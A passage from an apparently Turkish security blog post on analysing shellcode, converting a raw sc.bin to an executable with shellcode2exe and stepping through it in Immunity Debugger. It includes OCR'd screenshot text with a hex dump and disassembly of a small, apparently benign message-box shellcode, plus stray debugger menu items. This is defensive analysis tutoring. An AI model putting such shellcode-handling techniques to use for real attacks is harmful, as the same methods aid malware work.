
Bunun için çevrimiçi (online) ve çevrimdışı (offline) olmak üzere 2 yol izleyebiliriz.

Çevrimiçi analiz için Malware Tracker gibi kabukkod analizi yapan ve bize assembly kodunu gösteren bir siteden faydalanabiliriz.



Çevrimdışı analiz için ise kendimizi yormak istemiyorsak (Immunity Debugger aracı ile herhangi bir programı (örnek calc.exe) açıp, ilk 500 baytını kabukkodu ile değiştirip analiz etmek), shellcode2exe aracı ile elimizdeki kabukkodunu (sc.bin) yürütülebilir programa (executable) çevirip (sc.exe) ardından Immunity Debugger aracı ile analiz edebiliriz. (Immunity Debugger ile kabukkoda gelene kadar F8 (Step Over) ile ilerleyip ardından CTRL-A tuşlarına (Analysis Code) basacak olursak kodun analiz için daha da okunaklı bir hale dönüştüğünü görebiliriz.)


Hex Workshop - [sc.bin]
File Edit Disk Options Tools Window Help
00000000 31 C0 31 DB 31 C9 31 D2 51 68 6C 6C 20 20 68 33 32 2E 64 68 75 73 65 72 89 1.1.1.1.Qhll h32.dhuser.
00000019 E1 BB 7B 1D 80 7C 51 FF D3 B9 5E 67 30 EF 81 C1 11 11 11 11 51 68 61 67 65 ..{..|Q...^g0.....Qhage
00000032 42 68 4D 65 73 73 89 E1 51 50 BB 40 AE 80 7C FF D3 89 E1 31 D2 52 51 51 52 BhMess..QP.@..|....1.RQQR
0000004B FF D0 31 C0 50 B8 12 CB 81 7C FF D0 ..1.P....|..
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop>shellcode2exe.py sc.bin sc.exe
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)
Reading raw shellcode from file sc.bin
Generating executable file
Writing file sc.exe
Done.
C:\Documents and Settings\Administrator\Desktop>
sc.bin
offset: 87 [0x00000057]
8 BIT Signed Byte
8 BIT Unsigned Byte
16 BIT Signed Short
16 BIT Unsigned Short
32 BIT Signed Long
32 BIT Unsigned Long
64 BIT Signed Quad
64 BIT Unsigned Quad
32 BIT Float
64 BIT Double
64 BIT DATE
16 BIT DOS Date
16 BIT DOS Time
64 BIT FILETIME
32 BIT time_t
Target
Count
Immunity Debugger - sc.exe - [CPU - main thread, module sc]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
00401000 $ 31C0 XOR EAX,EAX
00401002 ? 31DB XOR EBX,EBX
00401004 ? 31C9 XOR ECX,ECX
00401006 31 DB 31
00401007 D2 DB D2
00401008 51 DB 51
00401009 68 DB 68
0040100A 6C DB 6C
0040100B 6C DB 6C
0040100C 20 DB 20
0040100D 20 DB 20
0040100E 68 DB 68
0040100F 33 DB 33
00401010 32 DB 32
00401011 2E DB 2E
00401012 64 DB 64
00401013 68 DB 68
00401014 75 DB 75
00401015 73 DB 73
00401016 65 DB 65
00401017 72 DB 72
00401018 89 DB 89
00401019 E1 DB E1
0040101A BB DB BB
0040101B 7B DB 7B
0040101C 1D DB 1D
0040101D 80 DB 80
0040101E 7C DB 7C
0040101F 51 DB 51
00401020 FF DB FF
00401021 D3 DB D3
00401022 B9 DB B9
00401023 5E DB 5E
00401024 67 DB 67
00401025 30 DB 30
00401026 EF DB EF
00401027 81 DB 81
00401028 C1 DB C1
00401029 11 DB 11
0040102A 11 DB 11
0040102B 11 DB 11
0040102C 11 DB 11
0040102D 51 DB 51
0040102E 68 DB 68
0040102F 61 DB 61
00401030 67 DB 67
00401031 65 DB 65
00401032 42 DB 42
00401033 68 DB 68
CHAR 'e'
CHAR 'B'
CHAR 'h'
EAX=00000000
Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Add Header
Modify Variable
Breakpoint
Hit trace
Run trace
Go to
Follow in Dump
View call tree Ctrl+K
Search for
Find references to
View
Copy to executable
Analysis
Bookmark
Appearance
Analyse code Ctrl+A
Remove analysis from module
Scan object files Ctrl+O
Remove object scan from module
Assume arguments
Remove analysis from selection BkSpc
During next analysis, treat selection as



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.